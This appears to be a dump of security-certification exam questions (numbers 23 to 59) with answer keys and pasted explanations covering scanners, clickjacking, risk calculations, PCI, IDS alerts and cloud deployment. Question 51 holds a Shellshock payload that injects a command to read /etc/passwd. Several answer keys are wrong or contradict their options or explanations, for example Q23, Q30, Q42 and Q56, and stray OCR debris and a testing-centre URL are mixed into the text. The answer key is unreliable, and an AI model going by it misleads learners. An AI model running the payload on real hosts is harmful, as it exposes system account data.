https://en.wikipedia.org/wiki/Kismet_(software)
Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs.
Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic.
Incorrect answers:
Nessus https://en.wikipedia.org/wiki/Nessus_(software)
Nessus is a remote security scanning tool that scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to access any computer you have connected to a network.
Nmap https://en.wikipedia.org/wiki/Nmap
Nmap (Network Mapper) is a free and open-source network scanner created by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich). Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including latency and congestion during a scan.
Abel https://en.wikipedia.org/wiki/Cain_and_Abel_(software) Cain and Abel (often abbreviated to Cain) was a password recovery tool for Microsoft Windows. It could recover many kinds of passwords using methods such as network packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks. Cryptanalysis attacks were done via rainbow tables which could be generated with the winrtgen.exe program provided with Cain and Abel.

QUESTION 23
Scenario1:

A. Victim opens the attacker's web site.
B. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make $1000 in a day?'.
C. Victim clicks to the interesting and attractive content URL.
D. Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make $1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.
What is the name of the attack which is mentioned in the scenario?

E. Session Fixation
F. HTML Injection
G. HTTP Parameter Pollution
H. Clickjacking Attack

Correct Answer: D
Section:
Explanation:
https://en.wikipedia.org/wiki/Clickjacking Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.
Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

QUESTION 24
A network administrator discovers several unknown files in the root directory of his Linux FTP server.
One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The "ps" command shows that the "nc" file is running as process, and the netstat command shows the "nc" process is listening on a network port.
What kind of vulnerability must be present to make this remote attack possible?

A. File system permissions
B. Privilege escalation
C. Directory traversal
D. Brute force login

Correct Answer: A
Section:
Explanation:
File system permissions Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.
Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

QUESTION 25
Which method of password cracking takes the most time and effort?

A. Dictionary attack
B. Shoulder surfing
C. Rainbow tables
D. Brute force

Correct Answer: D
Section:
Explanation:
Brute-force attack when an attacker uses a set of predefined values to attack a target and analyze the response until he succeeds. Success depends on the set of predefined values. It will take more time if it is larger, but there is a better probability of success. In a traditional brute-force attack, the passcode or password is incrementally increased by one letter/number each time until the right passcode/password is found.

QUESTION 26

What does the –oX flag do in an Nmap scan?

A. Perform an eXpress scan

B. Output the results in truncated format to the screen

C. Output the results in XML format to a file

D. Perform an Xmas scan

Correct Answer: C

Section:

Explanation:

https://nmap.org/book/man-output.html -oX - Requests that XML output be directed to the given filename.

Incorrect answers:

Run an express scan https://nmap.org/book/man-port-specification.htmlThere is no express scan in Nmap, but there is a fast scan.

-F (Fast (limited port) scan) Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.

Or we can influence the intensity (and speed) of the scan with the -T flag. https://nmap.org/book/man-performance.html -T paranoid|sneaky|polite|normal|aggressive|insane Output the results in truncated format to the screen https://nmap.org/book/man-output.html -oG (grepable output) It is a simple format that lists each host on one line and can be trivially searched and parsed with standard Unix tools such as grep, awk, cut, sed, diff, and Perl.

Run a Xmas scan https://nmap.org/book/man-port-scanning-techniques.htmlXmas scan (-sX)Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

QUESTION 27

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.

B. Determine the impact of enabling the audit feature.

C. Perform a cost/benefit analysis of the audit feature.

D. Allocate funds for staffing of audit log review.

Correct Answer: B

Section:

QUESTION 28

Which Intrusion Detection System is the best applicable for large environments where critical assets on the network need extra scrutiny and is ideal for observing sensitive network segments?

A. Honeypots

B. Firewalls

C. Network-based intrusion detection system (NIDS)

D. Host-based intrusion detection system (HIDS)

Correct Answer: C

Section:

QUESTION 29

The collection of potentially actionable, overt, and publicly available information is known as

A. Open-source intelligence

B. Real intelligence

C. Social intelligence

D. Human intelligence

Correct Answer: A
Section:

QUESTION 30
What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
C. Symmetric encryption allows the server to security transmit the session keys out-of-band.
D. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

Correct Answer: A
Section:

QUESTION 31
The change of a hard drive failure is once every three years. The cost to buy a new hard drive is $300.
It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns $10/hour. Calculate the SLE, ARO, and
ALE. Assume the EF = 1(100%). What is the closest approximate cost of this replacement and recovery operation per year?

A. $1320
B. $440
C. $100
D. $146

Correct Answer: D
Section:
Explanation:
1. AV (Asset value) = $300 + (14 * $10) = $440 - the cost of a hard drive plus the work of a recovery person, i.e.how much would it take to replace 1 asset? 10 hours for resorting the OS and soft + 4 hours for DB restore multiplies by hourly rate of the recovery person.
2. SLE (Single Loss Expectancy) = AV * EF (Exposure Factor) = $440 * 1 = $440 3. ARO (Annual rate of occurrence) = 1/3 (every three years, meaning the probability of occurring during 1 years is 1/3) 4. ALE (Annual Loss Expectancy) =
SLE * ARO = 0.33 * $440 = $145.2

QUESTION 32
What is the known plaintext attack used against DES which gives the result that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key?

A. Man-in-the-middle attack
B. Meet-in-the-middle attack
C. Replay attack
D. Traffic analysis attack

Correct Answer: B
Section:
Explanation:
https://en.wikipedia.org/wiki/Meet-in-the-middle_attack The meet-in-the-middle attack (MITM), a known plaintext attack, is a generic space–time tradeoff cryptographic attack against encryption schemes that rely on performing multiple encryption operations in sequence. The MITM attack is the primary reason why Double DES is not used and why a Triple DES key (168-bit) can be bruteforced by an attacker with 256 space and 2112 operations.
The intruder has to know some parts of plaintext and their ciphertexts. Using meet-in-the-middle attacks it is possible to break ciphers, which have two or more secret keys for multiple encryption using the same algorithm. For example, the

3DES cipher works in this way. Meet-in-the-middle attack was first presented by Diffie and Hellman for cryptanalysis of DES algorithm.

QUESTION 33

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.
A camera captures people walking and identifies the individuals using Steve's approach.
After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:

A. Although the approach has two phases, it actually implements just one authentication factor
B. The solution implements the two authentication factors: physical object and physical characteristic
C. The solution will have a high level of false positives
D. Biological motion cannot be used to identify people

Correct Answer: B
Section:

QUESTION 34

What is not a PCI compliance recommendation?

A. Use a firewall between the public network and the payment card data.
B. Use encryption to protect all transmission of card holder data over any public network.
C. Rotate employees handling credit card transactions on a yearly basis to different departments.
D. Limit access to card holder data to as few individuals as possible.

Correct Answer: C
Section:
Explanation:
https://www.pcisecuritystandards.org/pci_security/maintaining_payment_security Build and Maintain a Secure Network 1. Install and maintain a firewall configuration to protect cardholder data.
2. Do not use vendor-supplied defaults for system passwords and other security parameters.
Protect Cardholder Data
3. Protect stored cardholder data.
4. Encrypt transmission of cardholder data across open, public networks.
Maintain a Vulnerability Management Program
5. Use and regularly update anti-virus software or programs.
6. Develop and maintain secure systems and applications.
Implement Strong Access Control Measures
7. Restrict access to cardholder data by business need-to-know.
8. Assign a unique ID to each person with computer access.
9. Restrict physical access to cardholder data.
Regularly Monitor and Test Networks
10. Track and monitor all access to network resources and cardholder data.
11. Regularly test security systems and processes.
Maintain an Information Security Policy
12. Maintain a policy that addresses information security for employees and contractors.

QUESTION 35

What is the minimum number of network connections in a multihomed firewall?

A. 3
B. 5


C. 4
D. 2

Correct Answer: A
Section:

QUESTION 36
Suppose your company has just passed a security risk assessment exercise. The results display that the risk of the breach in the main company application is 50%. Security staff has taken some measures and implemented the necessary controls. After that, another security risk assessment was performed showing that risk has decreased to 10%. The risk threshold for the application is 20%. Which of the following risk decisions will be the best for the project in terms of its successful continuation with the most business profit?

A. Accept the risk
B. Introduce more controls to bring risk to 0%
C. Mitigate the risk
D. Avoid the risk

Correct Answer: A
Section:
Explanation:
Risk Mitigation Risk mitigation can be defined as taking steps to reduce adverse effects. There are four types of risk mitigation strategies that hold unique to Business Continuity and Disaster Recovery. When mitigating risk, it's important to develop a strategy that closely relates to and matches your company's profile.



Risk Acceptance Risk acceptance does not reduce any effects; however, it is still considered a strategy. This strategy is a common option when the cost of other risk management options such as avoidance or limitation may outweigh the cost of the risk itself. A company that doesn't want to spend a lot of money on avoiding risks that do not have a high possibility of occurring will use the risk acceptance strategy.

Risk Avoidance Risk avoidance is the opposite of risk acceptance. It is the action that avoids any exposure to the risk whatsoever. It's important to note that risk avoidance is usually the most expensive of all risk mitigation options.

Risk Limitation Risk limitation is the most common risk management strategy used by businesses. This strategy limits a company's exposure by taking some action. It is a strategy employing a bit of risk acceptance and a bit of risk avoidance or an average of both. An example of risk limitation would be a company accepting that a disk drive may fail and avoiding a long period of failure by having backups.

Risk Transference Risk transference is the involvement of handing risk off to a willing third party. For example, numerous companies outsource certain operations such as customer service, payroll services, etc.

This can be beneficial for a company if a transferred risk is not a core competency of that company. It can also be used so a company can focus more on its core competencies.

QUESTION 37

You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

A. All three servers need to be placed internally

B. A web server facing the Internet, an application server on the internal network, a database server on the internal network

C. A web server and the database server facing the Internet, an application server on the internal network

D. All three servers need to face the Internet so that they can communicate between themselves

Correct Answer: B

Section:

QUESTION 38
An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections.
When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?

A. Wireshark
B. Ettercap
C. Aircrack-ng
D. Tcpdump

Correct Answer: B
Section:

QUESTION 39
Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?

A. ESP transport mode
B. ESP confidential
C. AH permiscuous
D. AH Tunnel mode

Correct Answer: A
Section:

QUESTION 40
Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

A. Exploration
B. Investigation
C. Reconnaissance
D. Enumeration

Correct Answer: C
Section:

QUESTION 41
Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

A. Macro virus
B. Stealth/Tunneling virus
C. Cavity virus
D. Polymorphic virus

Correct Answer: B
Section:

QUESTION 42

The "Gray-box testing" methodology enforces what kind of restriction?

A. Only the external operation of a system is accessible to the tester.

B. The internal operation of a system in only partly accessible to the tester.

C. Only the internal operation of a system is known to the tester.

D. The internal operation of a system is completely known to the tester.

Correct Answer: D
Section:
Explanation:

White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of software testing that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing, an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the expected outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a system-level test.

Though this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements. Where white-box testing is design-driven,[1] that is, driven exclusively by agreed specifications of how each component of the software is required to behave (as in DO-178C and ISO 26262 processes) then white-box test techniques can accomplish assessment for unimplemented or missing requirements.

White-box test design techniques include the following code coverage criteria:

. Control flow testing
. Data flow testing
. Branch testing
. Statement coverage
. Decision coverage
. Modified condition/decision coverage
. Prime path testing
. Path testing

QUESTION 43

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration.
What type of an alert is this?

A. False negative

B. True negative

C. True positive

D. False positive

Correct Answer: D
Section:
Explanation:

True Positive - IDS referring a behavior as an attack, in real life it is True Negative - IDS referring a behavior not an attack and in real life it is not False Positive - IDS referring a behavior as an attack, in real life it is not False Negative - IDS referring a behavior not an attack, but in real life is an attack.

False Negative - is the most serious and dangerous state of all !!!!

QUESTION 44

A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the Prometric Online Testing – Reports https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. What tool should the analyst use to perform a Blackjacking attack?

A. Paros Proxy
B. BBProxy
C. Blooover
D. BBCrack

Correct Answer: B
Section:

QUESTION 45
When you are getting information about a web server, it is very important to know the HTTPMethods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two criticalmethods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from theserver. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP scriptengine. What Nmap script will help you with this task?

A. http-methods
B. http enum
C. http-headers
D. http-git

Correct Answer: A
Section:

QUESTION 46
Todd has been asked by the security officer to purchase a counter-based authentication system.
Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.
B. A biometric system that bases authentication decisions on physical attributes.
C. An authentication system that creates one-time passwords that are encrypted with secret keys.
D. An authentication system that uses passphrases that are converted into virtual passwords.

Correct Answer: C
Section:

QUESTION 47
Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering
B. Eavesdropping
C. Scanning
D. Sniffing

Correct Answer: A
Section:

QUESTION 48
Which system consists of a publicly available set of databases that contain domain name registration contact information?

A. WHOIS
B. CAPTCHA
C. IANA
D. IETF

Correct Answer: A
Section:

QUESTION 49
Why is a penetration test considered to be more thorough than vulnerability scan?

A. Vulnerability scans only do host discovery and port scanning by default.
B. A penetration test actively exploits vulnerabilities in the targeted infrastructure, while a vulnerability scan does not typically involve active exploitation.
C. It is not – a penetration test is often performed by an automated tool, while a vulnerability scan requires active engagement.
D. The tools used by penetration testers tend to have much more comprehensive vulnerability databases.

Correct Answer: B
Section:

QUESTION 50
Bob received this text message on his mobile phone: "Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com". Which statement below is true?

A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.
B. This is a scam because Bob does not know Scott.
C. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.
D. This is probably a legitimate message as it comes from a respectable organization.

Correct Answer: A
Section:

QUESTION 51
env x='(){ :;};echo exploit' bash –c 'cat/etc/passwd' What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

A. Removes the passwd file
B. Changes all passwords in passwd
C. Add new user to the passwd file
D. Display passwd content to prompt

Correct Answer: D
Section:

QUESTION 52
Which of the following is assured by the use of a hash?

A. Authentication
B. Confidentiality
C. Availability

D. Integrity

Correct Answer: D
Section:

QUESTION 53
Which results will be returned with the following Google search query? site:target.com – site:Marketing.target.com accounting

A. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting.
B. Results matching all words in the query.
C. Results for matches on target.com and Marketing.target.com that include the word "accounting"
D. Results matching "accounting" in domain target.com but not on the site Marketing.target.com

Correct Answer: D
Section:

QUESTION 54
Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?

A. OPPORTUNISTICTLS
B. UPGRADETLS
C. FORCETLS
D. STARTTLS

Correct Answer: D
Section:

QUESTION 55
In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
B. A backdoor placed into a cryptographic algorithm by its creator.
C. Extraction of cryptographic secrets through coercion or torture.
D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Correct Answer: C
Section:
Explanation:
A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc.
This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.
The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

QUESTION 56
John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

A. Proxy scanner
B. Agent-based scanner
C. Network-based scanner
D. Cluster scanner

Correct Answer: B
Section:
Explanation:
Agent-based scanners reside on a single machine but can scan several machines on the same network.
Network-based scanner
A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.
Agent-based scanner Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.
NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

QUESTION 57
Clark is a professional hacker. He created and configured multiple domains pointing to the same host to switch quickly between the domains and avoid detection.
Identify the behavior of the adversary In the above scenario.

A. use of command-line interface
B. Data staging
C. Unspecified proxy activities
D. Use of DNS tunneling

Correct Answer: C
Section:
Explanation:
A proxy server acts as a gateway between you and therefore the internet. It's an intermediary server separating end users from the websites they browse. Proxy servers provide varying levels of functionality, security, and privacy counting on your use case, needs, or company policy.
If you're employing a proxy server, internet traffic flows through the proxy server on its thanks to the address you requested. A proxy server is essentially a computer on the web with its own IP address that your computer knows. once you send an internet request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the online server, and forwards you the online page data so you'll see the page in your browser.

QUESTION 58
There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution Is for a customer to Join with a group of users or organizations to share a cloud environment. What is this cloud deployment option called?

A. Hybrid
B. Community
C. Public
D. Private

Correct Answer: B
Section:
Explanation:

The purpose of this idea is to permit multiple customers to figure on joint projects and applications that belong to the community, where it's necessary to possess a centralized clouds infrastructure. In other words, Community Cloud may be a distributed infrastructure that solves the precise problems with business sectors by integrating the services provided by differing types of clouds solutions.

The communities involved in these projects, like tenders, business organizations, and research companies, specialise in similar issues in their cloud interactions. Their shared interests may include concepts and policies associated with security and compliance considerations, and therefore the goals of the project also .

Community Cloud computing facilitates its users to spot and analyze their business demands better.

Community Clouds could also be hosted during a data center, owned by one among the tenants, or by a third-party cloud services provider and may be either on-site or off-site.

Community Cloud Examples and Use Cases Cloud providers have developed Community Cloud offerings, and a few organizations are already seeing the advantages . the subsequent list shows a number of the most scenarios of the Community Cloud model that's beneficial to the participating organizations.

Multiple governmental departments that perform transactions with each other can have their processing systems on shared infrastructure. This setup makes it cost-effective to the tenants, and may also reduce their data traffic.

Benefits of Community Clouds Community Cloud provides benefits to organizations within the community, individually also as collectively. Organizations don't need to worry about the safety concerns linked with Public Cloud due to the closed user group.

This recent cloud computing model has great potential for businesses seeking cost-effective cloud services to collaborate on joint projects, because it comes with multiple advantages.

Openness and Impartiality Community Clouds are open systems, and that they remove the dependency organizations wear cloud service providers. Organizations are able to do many benefits while avoiding the disadvantages of both public and personal clouds.

Flexibility and Scalability Ensures compatibility among each of its users, allowing them to switch properties consistent with their individual use cases. They also enable companies to interact with their remote employees and support the utilization of various devices, be it a smartphone or a tablet. This makes this sort of cloud solution more flexible to users' demands.

Consists of a community of users and, as such, is scalable in several aspects like hardware resources, services, and manpower. It takes under consideration demand growth, and you simply need to increase the user-base.

High Availability and Reliability Your cloud service must be ready to make sure the availability of knowledge and applications in the least times. Community Clouds secure your data within the same way as the other cloud service, by replicating data and applications in multiple secure locations to guard them from unforeseen circumstances.

Cloud possesses redundant infrastructure to form sure data is out there whenever and wherever you would like it. High availability and reliability are critical concerns for any sort of cloud solution.

Security and Compliance Two significant concerns discussed when organizations believe cloud computing are data security and compliance with relevant regulatory authorities. Compromising each other's data security isn't profitable to anyone during a Community
Cloud.

Users can configure various levels of security for his or her data. Common use cases: the power to dam users from editing and downloading specific datasets.

Making sensitive data subject to strict regulations on who has access to Sharing sensitive data unique to a specific organization would bring harm to all or any the members involved.

What devices can store sensitive data.

Convenience and Control Conflicts associated with convenience and control don't arise during a Community Cloud. Democracy may be a crucial factor the Community Cloud offers as all tenants share and own the infrastructure and make decisions collaboratively.

This setup allows organizations to possess their data closer to them while avoiding the complexities of a personal Cloud.

Less Work for the IT Department Having data, applications, and systems within the cloud means you are doing not need to manage them entirely. This convenience eliminates the necessity for tenants to use extra human resources to manage the system. Even during a self-managed solution, the work is split among the participating organizations.

Environment Sustainability In the Community Cloud, organizations use one platform for all their needs, which dissuades them from investing in separate cloud facilities. This shift introduces a symbiotic relationship between broadening and shrinking the utilization of cloud among clients. With the reduction of organizations using different clouds, resources are used more efficiently, thus resulting in a smaller carbon footprint.

QUESTION 59

Bob was recently hired by a medical company after it experienced a major cyber security breach.

Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those dat a. Which of the following regulations is mostly violated?

A. HIPPA/PHI
B. PII
C. PCIDSS
D. ISO 2002

Correct Answer: A
Section:
Explanation:

PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is

